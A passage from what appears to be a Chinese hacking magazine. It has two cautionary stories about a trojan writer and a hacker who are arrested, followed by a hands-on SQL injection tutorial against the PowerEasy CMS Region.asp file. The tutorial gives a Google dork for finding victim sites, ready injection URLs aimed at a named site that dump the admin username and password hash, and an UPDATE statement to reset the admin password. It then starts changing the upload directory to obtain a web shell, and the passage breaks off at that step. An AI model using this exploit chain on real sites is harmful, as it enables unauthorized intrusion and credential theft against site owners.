我是一个程序员；制作程序就是我的工作，可随着我周围的同事渐渐的走上这条道路，我也误打误撞地走了进来。或许那根本就不是什么误打误撞，而是因为诱惑。在公司里，我认真的工作，去年使用自己攒的钱买了一台一万三千元的高端电脑。而我在家里却一直使用那台伴随了我四年的老电脑在制作着木马，始终不敢也不想使用那台高端电脑来制作木马，因为我视那台电脑为我的掌上明珠。我封闭着自己，白天是一名兢兢业业的程序员，晚上则是木马和病毒的上帝。桌子上摆满了汽水瓶和一罐罐的泡面，这间租来的房子里其实什么也没有，有的只是那两台电脑。一台是我的朋友，一台是我的珍宝。

一行行的程序被我的手指敲出，一段段的代码从我的脑海里涌现。我这么热爱网络，可是我却一直没有上网，我也不敢去上网，怕即使是在网吧里也还会被抓住。

我想象着自己如果以后专门做这个，就可以彻底的摆脱贫困，待自己技术成熟之后，甚至可以一天制作一个，每做一个便有了一份高额的收入。或许在某种意义上，这算是暴利，但是看看我，看看现在！我每天几乎都是靠着泡面度日，去当程序员一个月才给3000，如今的工作这么不好找，我这又是何苦？同事几乎都在做这个，我想这也是生活所迫。3000元，除去房租、水电、煤气等等费用，还得交手机费，以后我不想再去网吧上网，那样的话就还得交网费……但是现在，我可以毫不犹豫的说，我靠制作这些东西，我可以一个月赚上万！

美梦没有丝毫要停止的意思，我真希望这梦能够一直做下去。

交货的日期到了，我按照约定给了他一份试用版的木马。他在ＱＱ上沉默了一会儿，接着回复道：“不错！测试了一下，游戏帐号和密码的确通过Ｅ－ｍａｉｌ发送过来了。”

我于是问道：“我们能不能以后长期合作？”

他似乎对这个问题也很敏感，隔了很长时间才说道：“老大说，你造的‘枪’很优秀，速度很快，稳定性也非常好。以后我们会长期合作的，钱已经给你汇过去了，愿我们合作愉快！”

网吧的窗外是汽车站台，一片片枯叶掉落，似乎秋天到了。外面一对情侣在甜言蜜语，男孩正在给女孩戴上充满温暖的围巾。我又何尝不渴望这种生活，现在有了钱，我也有了寻找的资格。

正当我从网吧往家走的时候，突然两个人挡住了我的去路。

看了看他们的打扮，我立即意识到他们是警察。那种眼神是充满怒气的，仿佛要压倒一切的邪恶。说起邪恶，我曾经也仅仅是一个善良的人，曾经的我容不下任何邪念。在仔细打量了一番之后，我拔腿就往回跑。

“站住！”

一双手把住了我的腰部，接着我便跌倒在地，身体重重的摔在了地上，衣服被冰冷的水泥地蹭破。他们押着我回家，紧接着更多的警察出现了，警车浩浩荡荡的挤进楼下并不大的空地。

这些人翻着我的屋子，汽水瓶、泡面纸盒散落了一地，我则呆呆的坐在床边。此时我的心情极为复杂，只有那双手铐的冰冷能使我冷静下来。

他们翻出了我的银行卡、我的Ｕ盘、我的ＭＰ３……

我看着那些曾经属于我的东西，而今则要永远离我而去，我感觉很无力，仿佛心中有什么想要喊出来，但是又不敢喊。

终于，他们摸向了那两台电脑——一台是我的朋友，一台是我的珍宝。

“这个怎么办？”

“都是作案工具，没收。”

听着他们的谈话，我眼睁睁的看着电脑被他们一台一台的搬下去，心里有些隐隐作痛。

“那台电脑不是作案工具！”不知道从哪儿来的勇气，我指着那台高端电脑狂喊。

可是最终他们没有理我。

坐在警车里，看着窗外漫天飘洒的落叶，一句话也不说。这一路上，我看见了车窗外在寒风中扫街的工人、在道边修车的师傅、在路上敲塑料瓶的回收工、在……

看到这些，我深深地忏悔，世界上没有什么事情靠投机取巧就能永远得到的，而现在一切都已经晚了，只因我走上的是个错步……

站在围城的墙上

黑客世界就如同围城一样耸立在这片宽阔且先进的因特网领域里，外面的人看到里面神秘、令人崇拜的生活就拼了命地想冲进来，而里面的人看到外面那种自由平静的日子又有一种想逃出去的冲动。其实当他们都体会到其中包含的一切的时候，我们便会意识到，自己仅仅是站在围城的墙上。

一

当我在群里看到Sinmoon言辞烁烁，并不断给我们发来“Shopping网”的后台操作截图的时候，我的第一感觉就是这家伙的技术又前进了一步。但是当大家都卯足了劲去他“玩”的那个网站“玩”的时候，却发现那个网站打不开了，群里顿时就闹腾得更厉害了。本来我对Sinmoon的兴趣就不强烈，就好象他对我的兴趣也不强烈一样，但是当我看到他现在就好似通了万伏电压的磁铁一样，磁力强得能把群里近百人的脑细胞都吸引了过去，也只好在百无聊赖中屈尊地在浏览器的地址栏里输入了他的“雀巢”网址，同样，也打不开。

接着就听Sinmoon摇头晃脑地说，“XX006战队”要招新了，他去报了名，凭他的技术实力，有很大的希望可以进去，而且如果成功的话，还可能接手这支队伍当上战队的队长，其实仅仅是进入战队就已经是实力的证明了等等……如此听来，这对Sinmoon来说的确是再好不过了，虽然我和Sinmoon未有深交，但是他的心情我完全理解。虽然我们暗地里也经常会做些见不得光的事情，但是，如果能出名的话那自然是属于名利双收了！不过我唯一的遗憾是，似乎“XX006战队”的名声不是很响，记忆中甚至根本就没有他的影子。

但是群里的众人没容得我胡思乱想就都跟了Sinmoon在那个群里去了。于是，接下来的日子便如同连着几年的六月天后终于下了一场暴风雨一样让人们都好过了起来。很多人想凭借自己不凡的技术被战队录取，很多人想凭借自己不凡的技巧被战队录取，更有很多既有着平凡的技术又有着平凡的技巧的人也希望凭借自己不平凡的运气而被战队录取，而象我这种既没有不凡的技术又没有不凡的技巧更没有一些不平凡的运气的人也好过了起来。

就这样，日子成一条直线似地迅速而又紧张地在键盘上击打了起来，撞击出来的兴奋把电脑间弄得烟雾弥漫，也让脱水面饼的味道放肆地充盈了起来。

二

战队叫我们去提的权限最终还是只有Sinmoon在坚持了一个多月后提了上去，看着他兴奋地去了“XX006战队”，我也很是感慨，想到他是从我这儿出去的第二个人了，希望他把握好自己，提高技术的同时也要把心态稳好，千万别成千古恨……

我发了有生以来给Sinmoon的第一条短信，他的QQ仍旧暗着，没有回我。我又在群里发了一条消息，问他：“Sinmoon，你小子还活着吗？”他仍旧做他的“醒木”，没有回我。我知道，在这道上混久了，大多数人都不可避免地做起来，伴随着自己的成果越来越“醒目”，自然也就越发不把其他人放在眼里，别人发来短信基本不看也不回，除非是道上的兄弟发来，那也只是看一眼，没什么意义也是不回的。但Sinmoon的女友Ada却也在群里叫嚷，说Sinmoon不知道死去干吗了，也没回她短信。她这么一说，便立马让我惊出了一身冷汗，我的第六感觉察到Sinmoon可能和我们已经搁了一道不可跨越却可以轻易跨越的门槛了。

又过了很多日子，Sinmoon仍旧没有上线，这就让我更加肯定了自己以前的想法。所以我决定，不管怎么样也要弄清楚这么多天来到底发生了什么事情，否则这还真是一件令人揪心的事情，不能让人安枕。当我准备好入侵Sinmoon所在地的公安局网站的时候，群里有人发了条消息，告诉我们Sinmoon被抓了，并在群里发了一个网址链接。

点开一看，果然看到一个极度颓废的身影抱着台笔记本电脑蹲在地上，用笔记本遮住了脸，虽然没有看到脸，但是我知道这的确就是Sinmoon。因为他的手指上还戴着他和Ada一起手工做的戒指，当初他们两人是在这个群里认识，在这个群里开始，也是在这个群里见证了他们的感情……当他们两人从香山游玩回来，他们就在这群里发了张图，图上正是Sinmoon和Ada两个人手拉手在一起的戒指特写。而且那台笔记本电脑就是Sinmoon不止一次发来视频给我们看过的SONY，其纪念意义在于Sinmoon是完全凭借自己的能力在省级计算机竞赛中获得的一等奖的奖品。如果说我还不能确认的话，那Ada已经给了我们非常确定的回答了——后来那段时间，Ada一直没在群里说过话。

三

在Ada等黄了三载落叶之后，传来了Sinmoon既将出狱的消息。

那夜，群里彻夜欢歌，无人入眠。

第二天，我们几十人都到了，那门口被我们围得很是威风。Ada摸着手上的戒指说，等Sinmoon出来后，要做的第一件事情就是和Sinmoon一起再去一趟香山。我们都笑了，说，那我们跟你们一起去。其实大家都是闹着玩，如果他们拉我们一起去，我们又怎么会愿意当电灯泡呢？

监狱的门打开了，Sinmoon出来了，我们大家一起抱着他唱歌，他抱着Ada流泪。接着，Sinmoon做了出狱后的第一件事情，不是搂着Ada去香山看满山的红叶，而是和我们说了“XX006战队”的秘密。

据Sinmoon描述，所谓的“XX006战队”并不是一个正统的组织，他们只是一个势力非常强大的、以非法盗取他人财务的网络盗窃集团！他们以“招贤纳仕”的牌子来选取一些有实力的黑客，当然，他们自己也是有一定实力的。他们将自己入侵不了的一些诸如网上银行、网上购物网站通过技术手段间接性地挂到自己设置的虚拟服务器上，然后再通过“招贤纳仕”的招牌来吸引别人为他们免费服务，一旦他们得到了自己需要的东西，他们就会批准你加入战队，可是，也就在他们得到密码的同时，你的IP就会被他们给泄露出去，然后他们就会坐着等你被抓，再然后他们就会马上和你断绝联系。而且，他们作案动机非常明显，作案手段也很高明，他们一次性盗取的金额也不是很多，这样既方便了他们在第一时间取钱的方便性，又能提高他们在作案被抓时的狡辩力度，如果真的要判罪，还很大程度上减少了刑期，省里早在五年前就已经在寻找这个犯罪团伙了，但是一直都是了无音讯……

听着Sinmoon的话，我的脊椎骨又是冷到了阑尾，汗又如四年前冒了出来。想不到这四年来子雄还在做这件事情！子雄就是第一个从我们群里走出去的家伙！我一直放心不下这件事情，想不到还真是放不下！一切的事情难道都是命中注定？两个曾在不同时期在同一个群里的人，当初为了同一个目标努力奋斗，到头来却又是在各自的空间里各执牛耳！？

我曾跟他们每一个人说过，冲进围城后，再继续努力，你就会发现在围城的里面有一条更加宽阔的坦道，它往外通向另一座更加辉煌灿烂的围城。

天边的落日顶在香山的脊梁上，Sinmoon挽着Ada，步履柔软，脚下的叶子红得很温柔，我想，这才是他们所追求的那种坦道。

动易Region.asp注入漏洞利用

天の翼

动易网站管理系统是当前中国最具性价比、最受欢迎的CMS系统和电子商务系统。目前已有超过10万个以上网站的应用规模，拥有政府、企业、科研教育和媒体等各个行业领域的几千名商业用户（用的多，我们练手的目标也就更多了）。

这套系统中的Region.asp文件里有一句**Province = Trim (Request.QueryString("Province"))**，从这里可以很明显的看到Province没经过过滤的，后来又被带到了数据库执行语句中。因此我们可以轻松的构造SQL语句，进行注入。（具体的分析就不说了，研究院h4k_b4n有一篇专门的分析文章，如果大家看不懂这类分析文章，可以跟随着脚本扫盲班一起学习，相信过不了多久你也能学会阅读代码发掘漏洞了！）

总是用工具注入，水平也不会提高，所以我现在带领各位小黑们进行一次纯手工注入之旅，Let's GO!

一、搜索目标

首先我们要找一些使用了动易系统的网站。考虑到动易的文章发布后是以**http://127.0.0.1/Article/ShowArticle.asp?ArticleID=1**这种形式来阅读的。现在就是Google Hacking Time了！打开Google，搜索关键字**inurl:Article/ShowArticle.asp?ArticleID=**就可以找出很多使用动易的CMS系统的网站了。约有134万的查询结果，使用范围应该是很大的，想象着那么多等待被宰的网站，巨汗啊（图1）！



图1

往后翻几页，我随便打开了个网站（图2）。稍微看了下，是一个提供免费空间的站点。好，我们就拿它开刀了。




图2

二、手工注射

我们先来暴用户名，在地址栏里提交以下地址（图3）。




图3

```
http://www.onlinegf.com/region.asp?Country=Tony&City=tianyi&Province=shit'+and+1=2+union+select+username+from+PE_Admin+where+1<2+and+'1'='1
```

解释一下：由于Province过滤不严，**Province=shit'**后面的就是我们提交的注入语句。**+and+1=2+union+select+username+from+PE_Admin+where+1<2+and+'1'='1**这句代码的意思是用UNION查询PE_Admin表中的用户名，即动易的CMS网站管理员的帐号（动易的管理员一般是存放PE_Admin表中的）。

如果在“市/县/区/旗”的下拉框中显示出了对方管理员的帐号，说明网站存在漏洞。那就可以再来暴管理员的密码，在地址栏里输入：

```
http://www.onlinegf.com/Region.asp?Country=Tony&City=tianyi&Province=shit'+and+1=2+union+select+password+from+PE_Admin+where+username='Jerry'+and+'1'='1
```

刚才忘解释了，这里的“+”号被IIS解析过去之后会全部变成空格的，如果大家看着费劲的话，可以把“+”替换成空格再阅读：

```
and 1=2 union select password from PE_Admin where username='Jerry' and '1'='1
```

这个语句的意思就是UNION查询PE_Admin表中Jerry的密码。其中的Jerry是刚才我们暴出来的管理员用户（图4）。




图4

密码暴了出来，是用MD5加密的16位的（图5）。把这个




图5

散列拿到 www.XMD5.com 查一下，运气很好，密码是纯数字的。SQL 版本的动易即使查不出密码，也可以用 UPDATE（SQL 里的更新语句）直接改掉管理员密码，语句是：

```
Update+PE_Admin+set+Password='49ba59abbe56e057'
where+id=1
```

这个代码的意思是将 id 为 1 的用户（一般是 admin）的密码为 123456。其中 49ba59abbe56e057 是 123456 用 MD5 加密后的散列。SQL 版的还可以直接 LOG 差异备份，得到 SHELL。我在光盘中放了两篇手工注入的精华文章，有兴趣的朋友可以自己研究。

在主站最下面找到后台 **http://www.onlinegf.com/Admin/Admin_login.asp**，用得到的密码进入后台，成功了！（后台路径被改了的话可以 Google Hacking 找一下）

三、后台更精彩

进到了后台，小黑们肯定抑制不住心中的喜悦了。别急，精彩还在后面！现在还没拿到 S H E L L 呢！在后台管理左边找到“系统设置”，选择下面的“网站频道管理”，点在右边的“下载中心”旁边的“修改”，找到“上传选项”，把“上传文件保存的目录”里改成 asp.asp(名字随便，但是一定要包含 **.asp**)，保存修改结果，如图 6。

